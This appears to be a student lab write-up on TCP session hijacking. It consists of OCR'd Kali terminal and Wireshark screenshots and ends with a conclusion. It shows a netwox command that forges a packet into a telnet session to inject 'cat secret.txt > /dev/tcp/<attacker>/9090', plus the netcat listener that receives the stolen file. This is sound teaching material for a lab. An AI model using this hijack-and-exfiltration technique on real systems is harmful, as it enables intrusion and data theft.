

kali@kali: ~
File Actions Edit View Help
kali@kali:~$ sudo netwox 40 --ip4-src 192.168.56.1 --ip4-dst 192.168.56.102 --tcp-dst 23 --tcp-src 58228 --tcp-seqnum 2766892215 --tcp-acknum 4239812934 --tcp-ack --tcp-window 8208 --tcp-data '0a20636174202f686f6d652f6e6574782f74656d702f7365637265742e747874203e202f6465762f7463702f3139322e3136382e353362e3130332f39303930200a'
IP
version 4
ihl 5
tos 0x00=0
totlen 0x0069=105
id 0x76F2=30450
r D M 0 0 0
offsetfrag 0x0000=0
ttl 0x00=0
protocol 0x06=6
checksum 0x51E5
source 192.168.56.1
destination 192.168.56.102
TCP
source port 0xE374=58228
destination port 0x0017=23
seqnum 0xA4EB6CB7=2766892215
acknum 0xFCB66946=4239812934
doff 5
r r r r C E U A P R S F 0 0 0 0 0 0 0 1 0 0 0 0
window 0x2010=8208
checksum 0x9846=38982
urgptr 0x0000=0
0a 20 63 61 74 20 2f 68 6f 6d 65 2f 6e 65 74 78 # . cat /home/netx
2f 74 65 6d 70 2f 73 65 63 72 65 74 2e 74 78 74 # /temp/secret.txt
20 3e 20 2f 64 65 76 2f 74 63 70 2f 31 39 32 2e # > /dev/tcp/192.
31 36 38 2e 35 36 2e 31 30 33 2f 39 30 39 30 20 # 168.56.103/9090
0a # .
kali@kali:~$



kali@kali: ~
File Actions Edit View Help
kali@kali:~$ sudo nc -l -p 9090 -v
listening on [any] 9090 ...
192.168.56.102: inverse host lookup failed: Unknown host
connect to [192.168.56.103] from (UNKNOWN) [192.168.56.102] 50470
This is a secret file with confidential info.
kali@kali:~$

What happens to the actual client and server after the hijacked packet is sent?

```
2540 2016-10.0.2.17    10.0.2.18    TCP      78 [TCP Dup ACK 2528#1] telnet > 44427
2541 2016-10.0.2.17    10.0.2.18    TELNET   69 [TCP Retransmission] Telnet Data ...
2542 2016-10.0.2.18    10.0.2.17    TELNET   67 [TCP Retransmission] Telnet Data ...
2543 2016-10.0.2.17    10.0.2.18    TCP      78 [TCP Dup ACK 2541#1] telnet > 44427
2544 2016-10.0.2.17    10.0.2.18    TELNET   69 [TCP Retransmission] Telnet Data ...
2545 2016-10.0.2.18    10.0.2.17    TELNET   67 [TCP Retransmission] Telnet Data ...
2546 2016-10.0.2.17    10.0.2.18    TCP      78 [TCP Dup ACK 2544#1] telnet > 44427
2547 2016-10.0.2.17    10.0.2.18    TELNET   69 [TCP Retransmission] Telnet Data ...
2548 2016-10.0.2.18    10.0.2.17    TELNET   67 [TCP Retransmission] Telnet Data ...
2549 2016-10.0.2.17    10.0.2.18    TCP      78 [TCP Dup ACK 2547#1] telnet > 44427
2550 2016-10.0.2.17    10.0.2.18    TELNET   69 [TCP Retransmission] Telnet Data ...
```




Capturing from eth1
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
304 510.568027618 192.168.56.1 239.255.255.250 SSDP 216 M-SEARCH * HTTP/1.1
305 511.280987539 PcsCompu_c9:27:50 Broadcast ARP 42 Who has 192.168.56.1? Tell 192.168.56.103
306 511.282212995 0a:00:27:00:00:1a PcsCompu_c9:27:50 ARP 60 192.168.56.1 is at 0a:00:27:00:00:1a
307 511.372955298 192.168.56.1 192.168.56.102 TELNET 119 Telnet Data ...
308 511.375525786 192.168.56.102 192.168.56.1 TELNET 118 Telnet Data ...
309 511.375525876 192.168.56.102 192.168.56.103 TCP 74 50470 → 9090 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SA
310 511.375557736 192.168.56.103 192.168.56.102 TCP 74 9090 → 50470 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0
311 511.376095281 192.168.56.102 192.168.56.103 TCP 66 50470 → 9090 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval
312 511.377081593 192.168.56.102 192.168.56.103 TCP 112 50470 → 9090 [PSH, ACK] Seq=1 Ack=1 Win=29312 Len=46
313 511.377081684 192.168.56.102 192.168.56.103 TCP 66 50470 → 9090 [FIN, ACK] Seq=47 Ack=1 Win=29312 Len=0
Frame 307: 119 bytes on wire (952 bits), 119 bytes captured (952 bits) on interface eth1, id 0
Ethernet II, Src: 0a:00:27:00:00:1a (0a:00:27:00:00:1a), Dst: PcsCompu_49:de:a0 (08:00:27:49:de:a0)
Internet Protocol Version 4, Src: 192.168.56.1, Dst: 192.168.56.102
Transmission Control Protocol, Src Port: 58228, Dst Port: 23, Seq: 71, Ack: 971, Len: 65
Source Port: 58228
Destination Port: 23
[Stream index: 2]
[TCP Segment Len: 65]
Sequence Number: 71 (relative sequence number)
Sequence Number (raw): 2766892215
[Next Sequence Number: 136 (relative sequence number)]
Acknowledgment Number: 971 (relative ack number)
Acknowledgment number (raw): 4239812934
0101 .... = Header Length: 20 bytes (5)
Flags: 0x010 (ACK)
Window: 8208
[Calculated window size: 2101248]
[Window size scaling factor: 256]
0000 08 00 27 49 de a0 0a 00 27 00 00 1a 08 00 45 00 ··'I···· ··E·
0010 00 69 76 f2 00 00 00 06 51 e5 c0 a8 38 01 c0 a8 ·iv····· ····8···
0020 38 66 e3 74 00 17 a4 eb 6c b7 fc b6 69 46 50 10 8f·t···· l···iFP·
0030 20 10 98 46 00 00 0a 20 63 61 74 20 2f 68 6f 6d ··F··· cat /hom
0040 65 2f 6e 65 74 78 2f 74 65 6d 70 2f 73 65 63 72 e/netx/t emp/secr
0050 65 74 2e 74 78 74 20 3e 20 2f 64 65 76 2f 74 63 et.txt > /dev/tc
0060 70 2f 31 39 32 2e 31 36 38 2e 35 36 2e 31 30 33 p/192.16 8.56.103
0070 2f 39 30 39 30 20 0a /9090 ·


Capturing from eth1
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
me Source Destination Protocol Length Info
11.377081684 192.168.56.102 192.168.56.103 TCP 66 50470 → 9090 [FIN, ACK] Seq=47 Ack=1 Win=29312 Len=0 TSval=12…
11.377091742 192.168.56.103 192.168.56.102 TCP 66 9090 → 50470 [ACK] Seq=1 Ack=47 Win=65152 Len=0 TSval=8393064…
11.381190700 192.168.56.103 192.168.56.102 TCP 66 9090 → 50470 [FIN, ACK] Seq=1 Ack=48 Win=65152 Len=0 TSval=83…
11.381834340 192.168.56.102 192.168.56.103 TCP 66 50470 → 9090 [ACK] Seq=48 Ack=2 Win=29312 Len=0 TSval=1271859…
11.568440680 192.168.56.1 239.255.255.250 SSDP 216 M-SEARCH * HTTP/1.1
11.607395847 192.168.56.102 192.168.56.1 TELNET 99 Telnet Data ...
11.838888417 192.168.56.102 192.168.56.1 TCP 163 [TCP Retransmission] 23 → 58228 [PSH, ACK] Seq=971 Ack=136 Wi…
12.302803477 192.168.56.102 192.168.56.1 TCP 163 [TCP Retransmission] 23 → 58228 [PSH, ACK] Seq=971 Ack=136 Wi…
12.569307967 192.168.56.1 239.255.255.250 SSDP 216 M-SEARCH * HTTP/1.1
13.230987685 192.168.56.102 192.168.56.1 TCP 163 [TCP Retransmission] 23 → 58228 [PSH, ACK] Seq=971 Ack=136 Wi…
Frame 312: 112 bytes on wire (896 bits), 112 bytes captured (896 bits) on interface eth1, id 0
Ethernet II, Src: PcsCompu_49:de:a0 (08:00:27:49:de:a0), Dst: PcsCompu_c9:27:50 (08:00:27:c9:27:50)
Internet Protocol Version 4, Src: 192.168.56.102, Dst: 192.168.56.103
Transmission Control Protocol, Src Port: 50470, Dst Port: 9090, Seq: 1, Ack: 1, Len: 46
Source Port: 50470
Destination Port: 9090
[Stream index: 3]
[TCP Segment Len: 46]
Sequence Number: 1 (relative sequence number)
Sequence Number (raw): 3730401355
[Next Sequence Number: 47 (relative sequence number)]
Acknowledgment Number: 1 (relative ack number)
Acknowledgment number (raw): 1168614505
1000 .... = Header Length: 32 bytes (8)
Flags: 0x018 (PSH, ACK)
Window: 229
[Calculated window size: 29312]
[Window size scaling factor: 128]
0000 08 00 27 c9 27 50 08 00 27 49 de a0 08 00 45 00 ··'·'P·· 'I····E·
0010 00 62 00 7a 40 00 40 06 47 fe c0 a8 38 66 c0 a8 ·b·z@·@· G···8f··
0020 38 67 c5 26 23 82 de 59 68 4b 45 a7 a4 69 80 18 8g·&#··Y hKE··i··
0030 00 e5 9c d6 00 00 01 01 08 0a 00 13 68 32 32 06 ········ ····h22·
0040 cc ed 54 68 69 73 20 69 73 20 61 20 73 65 63 72 ··This i s a secr
0050 65 74 20 66 69 6c 65 20 77 69 74 68 20 63 6f 6e et file with con
0060 66 69 64 65 6e 74 69 61 6c 20 69 6e 66 6f 2e 0a fidentia l info..

Conclusion:

- The telnet session between user and server was successfully hijacked by the attacker by observing the packets sent between user and server.
- After getting the next sequence and acknowledgement number the attacker forges a TCP packet using netwox 40.
- The payload value is “cat /home/netx/temp/secret.txt > /dev/tcp/192.168.56.103/9090”, to get the contents of the secret file to the attacker’s TCP.
- The initial sequence number is randomly generated by the machine so the attacker is unable to guess the initial sequence number however after the packets are transferred between the two machines the attacker can guess the next sequence and acknowledgement number based on the number of packets sent between the two machines.
- TCP assigns the first port number randomly based on the available port numbers. Each successive TCP connection uses a different port number which is higher than the last port number. If a telnet connection is disabled and enabled again the new port number will be a few increments of the old port number.